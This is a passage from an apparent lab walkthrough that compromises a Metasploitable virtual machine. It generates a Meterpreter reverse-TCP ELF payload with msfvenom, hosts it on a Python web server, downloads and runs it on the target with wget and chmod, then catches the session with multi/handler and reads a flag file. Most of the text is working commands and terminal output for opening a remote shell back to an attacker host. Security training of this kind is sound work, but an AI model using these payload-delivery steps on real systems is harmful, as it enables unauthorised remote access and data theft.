 - a. -p to specify payload.
 - b. -f to specify file type.

```
msf6 payload(linux/x86/meterpreter/reverse_tcp) > msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=
192.168.94.139 LPORT=4445 -f elf > shell.elf
[*] exec: msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.94.139 LPORT=4445 -f elf > shell
.elf
```

```
root@spider: /home/spider

=====
# Name                                     Disclosure Date Rank Check Description
- - - - -
0 payload/linux/x86/meterpreter/reverse_tcp . normal No Linux Mettle x86
, Reverse TCP Stager
1 payload/linux/x86/meterpreter/reverse_tcp_uuid . normal No Linux Mettle x86
, Reverse TCP Stager

Interact with a module by name or index. For example info 1, use 1 or use payload/linux/x86/meterprete
r/reverse_tcp_uuid

msf6 > use linux/x86/meterpreter/reverse_tcp
msf6 payload(linux/x86/meterpreter/reverse_tcp) > show options

Module options (payload/linux/x86/meterpreter/reverse_tcp):

Name Current Setting Required Description
----
LHOST 4444 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

View the full module info with the info, or info -d command.
msf6 payload(linux/x86/meterpreter/reverse_tcp) > msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=
192.168.94.139 LPORT=4445 -f elf > shell.elf
[*] exec: msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.94.139 LPORT=4445 -f elf > shell
.elf


Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes

msf6 payload(linux/x86/meterpreter/reverse_tcp) >
```


V. Start a webserver to share vulnerable file on the target machine.

Command used to start a webserver

1. Python3 -m http.server 8080
 - a. -m to initiate webserver
 - b. 8080 is the port where the webserver will start.



- VI. On target use wget command to download vulnerable files from the attacker machine.
 - a. Give the file executable permission.
 - i. `chmod +x shell.elf`
- VII. Start the listener on the attacker machine.
 - a. Using `exploit/run` command on meterpreter.
 - b. Once the above command is executed then the meterpreter starts listening on the port we have specified above. [4445]
- VIII. Once the meterpreter starts listening, then executes the vulnerable file on the target machine.



```
msfadmin@metasploitable:~$ wget http://192.168.94.139:8080/home/spider/baseline.txt
--01:58:38-- http://192.168.94.139:8080/home/spider/baseline.txt
=> 'baseline.txt'
Connecting to 192.168.94.139:8080... connected.
HTTP request sent, awaiting response... 404 File not found
01:58:38 ERROR 404: File not found.

msfadmin@metasploitable:~$ wget http://192.168.94.139:8080/shell.elf
--02:00:21-- http://192.168.94.139:8080/shell.elf
=> 'shell.elf'
Connecting to 192.168.94.139:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 207 [application/octet-stream]
100%[=====] 207 --.-K/s
02:00:21 (7.85 MB/s) - 'shell.elf' saved [207/207]

msfadmin@metasploitable:~$ chmod +x shell.elf
msfadmin@metasploitable:~$ ls
exploit flag.txt shell.elf vulnerable
msfadmin@metasploitable:~$ ./shell.elf
-
```

- IX. It will start listening on meterpreter with a revers shell.
- Once the reverse shell is successfully created.
 - Then use shell command to get a real shell on the on the attacker machine.
 - Once created successfully use cat command to read the flag.txt file on the target. If the it returns return the content of the flag.txt from the target machine then the reverse shell is ready for further processes like privilege escalations.


```
msf6 exploit(multi/handler) > set LPORT 4445
LPORT => 4445
msf6 exploit(multi/handler) > set LHOST 192.168.94.139
LHOST => 192.168.94.139
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.94.139:4445
[*] Sending stage (1017704 bytes) to 192.168.94.141
[*] Meterpreter session 1 opened (192.168.94.139:4445 -> 192.168.94.141:58422) at 2025-07-29 01:01:04 -0500

meterpreter > shell
Process 6006 created.
Channel 1 created.
ls
exploit
flag.txt
shell.elf
vulnerable
cat flag.txt
Pratik is spider@256
```

For Verification that the reverse shell is connected to right target.

```
msfadmin@metasploitable:~$ cat flag.txt
Pratik is spider@256
msfadmin@metasploitable:~$
```